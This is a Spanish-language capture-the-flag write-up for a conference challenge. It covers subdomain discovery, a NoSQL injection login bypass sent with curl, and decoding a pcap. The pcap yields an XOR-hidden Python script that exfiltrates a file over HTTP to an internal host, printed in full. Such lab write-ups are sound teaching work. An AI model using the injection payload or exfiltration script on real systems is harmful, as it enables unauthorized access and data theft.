Reto ViCON (25,26/04/2025)

Índice

Enunciado

Reto

Estas son las bases de participación para el reto de ViCON 2025

1. OBJETIVO Y ALCANCE

El reto consiste en vulnerar únicamente los sistemas y servicios alojados en el dominio `viconbank.click`. Se recuerda que cualquier intento de vulnerar equipos o dominios fuera de este ámbito estará sujeto a la legislación vigente.

2. PARTICIPACIÓN Y REQUISITOS

- La participación está reservada a personas inscritas en la ViCON 2025.
- Para participar en el sorteo, los interesados deben enviar a la organización el código obtenido junto con su número de inscripción en la ViCON 2025.
- Es obligatorio asistir físicamente al evento el sábado 26 de abril para poder formar parte del sorteo.

3. EXCLUSIONES

No podrán participar en el sorteo:

- Trabajadores de Gradiant
- Miembros de la organización de ViCON


4. PREMIO

El ganador del sorteo, que se realizará entre todos aquellos que hayan enviado el cógido y su número de inscripción, recibirá un Flipper Zero.

Writeup


Acceso al sitio web

Acceder al sitio web del reto fue el primer desafío. Al buscar la dirección https://viconbank.click, se muestra la página de error `DNS_PROBE_POSSIBLE`:




Error DNS_PROBE_POSSIBLE

Buscando información sobre los certificados del dominio utilizando herramientas como https://crt.sh/ es posible encontrar subdominios accesibles.



Información de los certificados en https://crt.sh/ .

Entre los resultados obtenidos se descubrió el subdomino `blue-team-console-v2.viconbank.click`. Tras acceder a esta dirección se muestra una interfaz web de *login*:



Pantalla de *login*.

Viendo el código fuente de la página, llama la atención un comentario que indica que la base de datos fue migrada de a NoSql para evitar ataques de SQLi. El resto de información de la página (CSS, JS, cookies, etc.) no parecieron relevantes.

```
<!-- Sección de Login -->
    <!-- Migrado a base de datos NoSQL, para evitar SQL injection -->
    <section class="login-section bg-dark">
      <div class="login-container">
        <h3>Iniciar Sesión</h3>
        <form id="loginForm" action="/login" method="POST">
          <label for="username">Usuario</label>
          <input type="text" id="username" name="username" placeholder="Ingresa tu usuario" required>

          <label for="password">Contraseña</label>
          <input type="password" id="password" name="password" placeholder="********" required>

          <button type="submit" class="btn-login">Acceder</button>
        </form>
        <p class="form-note">
          Sistema de autenticación avanzado
        </p>
      </div>
    </section>
```

Ataque NoSQL injection

Después de varios intentos fallidos se llegó a la conclusión de que la inyección no podía realizarse directamente en el formulario. Una opción fue utilizar `BurpSuite` junto un proxy para capturar la petición y modificarla antes de enviarla al servidor. Pero para simplificar el proceso se optó por utilizar directamente `curl`.

La inyección utilizada finalmente fue utilizar el operador de diferencia (`$ne`) del campo de contraseña junto a una cadena arbitraria que no coincidiera con la contraseña correcta. La respuesta obtenida fue redirigida a un fichero `.html`.


```
curl -X POST --data "username=admin&password[\$ne]=tetas" https://blue-team-console-
v2.viconbank.click/login > index.html
```

> NOTA: Dependiendo de la terminal usada puede ser necesario escapar el caracter `$` o las comillas utilizadas.

La respuesta obtenida corresponde a una web que simula un panel de control.

Análisis del dashboard

El panel de control cuenta con cuatro secciones de las cuales dos son completamente estéticas. Al pulsar en una tecla empiezan a aparecer mensajes en las otras dos con información de interés.



Pantalla de *dashboard*.

En la sección (`Threat Intelligence Feed`) se muestra lo siguiente:

```
[12:00:10] [ALERT] Conexión no autorizada detectada a IP externa (203.0.113.45).
[12:00:20] [WARNING] Incremento anómalo de tráfico ICMP en nodo 10.0.1.23.
[12:00:35] [ALERT] Multiples intentos fallidos de autenticación en 172.16.0.9.
[12:00:50] [CRITICAL] Posible exfiltración de datos desde servidor 192.168.71.129.
[12:00:50] [CRITICAL] Posible movimiento lateral desde servidor 192.168.71.130.
[12:01:05] [ALERT] Firma de malware oculta en tráfico ICMP.
```


En la sección (`SIEM Console :: Vicon Bank Blue Team`) aparece un registro de chat con el siguiente contenido:

```
[12:00:01] [INFO] Autenticación verificada para admin.
[12:00:03] [OK] Conectado a SIEM :: BLUE-CORE-01.
[12:00:05] [SYSLOG] Iniciando escaneo de nodos activos...
[12:00:07] [NET] Nodo 10.0.1.1 - ONLINE.
[12:00:09] [NET] Nodo 10.0.1.14 - ONLINE.
```

```
[12:00:11] [NET] Nodo 192.168.71.129 - ANOMALÍA DETECTADA.
[12:00:13] [CHAT] trinity@viconbank.click: He notado tráfico inusual en la subred 192.168.71.0/24.
¿Alguien más lo confirma?
[12:00:17] [CHAT] tank@viconbank.click: Confirmado, he capturado tráfico sospechoso y analizado varios
dumps.
[12:00:21] [CHAT] dozer@viconbank.click: Detecto conexiones inusuales a IPs externas no autorizadas.
Escalo alerta.
[12:00:25] [SYS] Iniciando correlación de eventos en tiempo real...
[12:00:30] [LOG] Recolectando traza de eventos en nodo 192.168.71.129...
[12:00:34] [OK] Evento analizado y registrado en el SIEM.
[12:00:38] [CHAT] trinity@viconbank.click: Revisaré el archivo pcap subido por @tank
[12:00:42] [LINK] Acceso al pcap: https://blue-team-console-v2.viconbank.click/trace93274/trace.pcap
[12:00:45] [ALERT] Se detecta posible actividad de exfiltración en nodo 192.168.71.129.
[12:00:50] [CHAT] dozer@viconbank.click: Analizando logs de firewall para corroborar.
[12:00:55] [SYS] Activación del módulo de análisis de tráfico atípico...
```

Análisis del PCAP

Se descargó el fichero `trace.pcap` de la ruta que aparecía en el chat y se abrió con Wireshark. La captura de tráfico no era muy grande, solo 35 paquetes. De estos resultan interesantes 4: 2 ICMP y 2 HTTP.




Tráfico de red visualizado en Wireshark con el filtro `icmp or http`.

Una de los aspectos más destacables es el tamaño de la respuesta ICMP, sobre todo tras la pista que aparecía en el panel de control. Observando el campo *Data* se muestra una gran cadena de datos, algunos no legibles, que se corresponde a la siguiente cadena hexadecimal:

```
74767822242578353e397832392177272e233f3839645d3e3a2738252377233e3a325d3e3a27382523772532262322423245d3e3a2738252377242e245d5d33323177323934252e27237f333623366d77352e2332247b773c322e6d773e39237e777a6977352e2332246d5d777777773c322e08352e233224776a773c322e79233808352e2332247f7f3c322e79353e23083b323930233f7f7e777c77607e777878776f77382577667b7770353e30707e5d77777777253223222539773 52e2332247f0c357709773c322e08352e2332240c3e7772773b32397f3c322e08352e2332247e0a77313825773e7b7735773e39773239223a32253623327f333623367e0a7e5d5d33323177322f313e3b08313e3b327f313e3b32082736233f6d772423257b77333224233e3936233e38390822253b6d772423257e777a6977193839326d5d777777773c322e776a773e39237f233e3a3279233e3a327f7e7e5d5d7777777723252e6d5d77777777777777777203e233f77382732397f313e3b32082736233f7b77752535757e77362477316d5d777777777777777777777313e3b320833362336776a7731792532363 37f7e5d77777777322f3432272377122f343227233e383977362477326d5d77777777777777777727253e39237f3175053236333e393077313e3b327732252538256d772c322a757e5d7777777777777242e2479322f3e237f667e5d5d77777777323934252e27233233083336233 62336776a77323934252e27237f313e3b3208333623367b773c322e7e5d77777777356163083336233 6776a77353624326163793561633239343833327f323934252e2723323308333623367e793332343833327f702223317a6f707e5d5d777777773f323633322524776a772c5d77777777777777777750f7a1622233f7a033e3a32756d772423257f3c322e7e7b5d77777777777777777514383923323923 7a032e2732756d77753627273b3e3436233e3839782f7a2020207a3138253a7a22253b32393438333233755d777777772a5d5d7777777723252e6d5d77777777777777725322427383924327 76a77253226223224232479273824237f333224233e3936233e38390822253b7b77333623366a2c7533362336756d773561630833362 3a7b773f3236333225246a3f3236333225247e5d77777777322f3432272377122f343227233e383977362477326d5d77777777777777777727253e39237f31751f03030777053226223224237732252538256d772c322a757e5d5d313e3b32082736233f776a77757832233478303833b33323908233e343c3223793d2730755d333224233e3936233e38390822253b776a77753f2323276d7878666e657966616f79066796664676d6f676f67755d322f313e3b08313e3b327f313e3b32082736233f7b77333224233e3936233e38390822253b7e5d
```


Lo otro más relevante es el contenido codificado, y aparentemente encriptado, de la petición POST del paquete HTTP, el cual fue extraído y guardado en un fichero de texto.



Detalles del paquete HTTP.

Análisis del payload del paquete ICMP

Copiándolo en CyberChef se pudo decodificar desde hexadecimal para canalizar la salida hacia la funcionalidad "Magic" y tratar de identificar la naturaleza de los datos. Inicialmente no se descubrió nada, pero tras activar el modo intensivo se decubrió que los datos son un script de Python cifrado mediante XOR con clave `57` en hexadecimal (o `W` en forma de texto).



Resultados de CyberChef.

Este script es el siguiente:

```python
#!/usr/bin/env python3
import time
import base64
import requests
import sys
```

```
def encrypt(data: bytes, key: int) -> bytes:
    key_bytes = key.to_bytes((key.bit_length() + 7) // 8 or 1, 'big')
    return bytes([b ^ key_bytes[i % len(key_bytes)] for i, b in enumerate(data)])

def exfil_file(file_path: str, destination_url: str) -> None:
    key = int(time.time())

    try:
        with open(file_path, "rb") as f:
            file_data = f.read()
    except Exception as e:
        print(f"Reading file error: {e}")
        sys.exit(1)

    encrypted_data = encrypt(file_data, key)
    b64_data = base64.b64encode(encrypted_data).decode('utf-8')

    headers = {
        "X-Auth-Time": str(key),
        "Content-Type": "application/x-www-form-urlencoded"
    }

    try:
        response = requests.post(destination_url, data={"data": b64_data}, headers=headers)
    except Exception as e:
        print(f"HTTP Request error: {e}")

file_path = "/etc/golden_ticket.jpg"
destination_url = "http://192.168.71.130:8080"
exfil_file(file_path, destination_url)
```

Reversión del cifrado

Analizando el script se puede observar que genera una clave en funcion de la hora del sistema que luego retransmite en la cabecera `X-Auth-Time` (la cual se puede recuperar del fichero PCAP). Luego utiliza esta clave para cifrar cada byte del fichero original `.jpg` mediante operaciones XOR. Al ser XOR una operación reversible, solo es necesario volver a aplicarlo con la misma clave sobre el fichero extraído de paquete HTTP (descodificándolo previamente desde base64). A continuación se muestra un script para lograrlo:

```
import base64

KEY = 1744714862
file_path = "file.txt"

with open(file_path, "r") as f:
    file_data = f.read()
    file_data = base64.b64decode(file_data.encode('utf-8'))

key_bytes = KEY.to_bytes((KEY.bit_length() + 7) // 8 or 1, 'big')
decrypted_data = bytes([b ^ key_bytes[i % len(key_bytes)] for i, b in enumerate(file_data)])

with open("file_decoded.jpg", "wb") as f:
    f.write(decrypted_data)
```

Finalmente puede abrirse el fichero de imagen original en el que se encuentra el código:

Imagen descifrada con el código.

Write up redactado por [@informaticapau]